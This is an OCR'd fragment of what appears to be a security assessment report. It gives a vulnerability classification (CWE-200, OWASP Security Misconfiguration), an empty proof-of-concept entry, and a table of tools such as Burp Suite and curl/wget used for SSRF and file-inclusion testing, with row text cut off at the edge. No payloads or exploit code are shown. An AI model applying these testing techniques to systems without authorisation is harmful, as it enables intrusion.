
Classification

Category	ID / Value

CWE	CWE-200
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

POC

✘



6. Tools and techniques

Tool/Technique	Purpose	How it Helps in SSRF/File Inclusion Testi
Burp Suite (manual)	Web proxy analysis & modification	Intercept, modify, and replay HTTP requests the page param
Browser (manual testing)	Craft URLs in address bar	Directly input payloads in the browser to che
curl/wget	Command-line HTTP clients	Manually send requests with custom parame responses
View Source/Responses	Analyze HTTP responses in browser	Manually check if content from external/inter
Manual payload testing	Craft and insert custom SSRF payloads	Enter various URLs or file paths in the param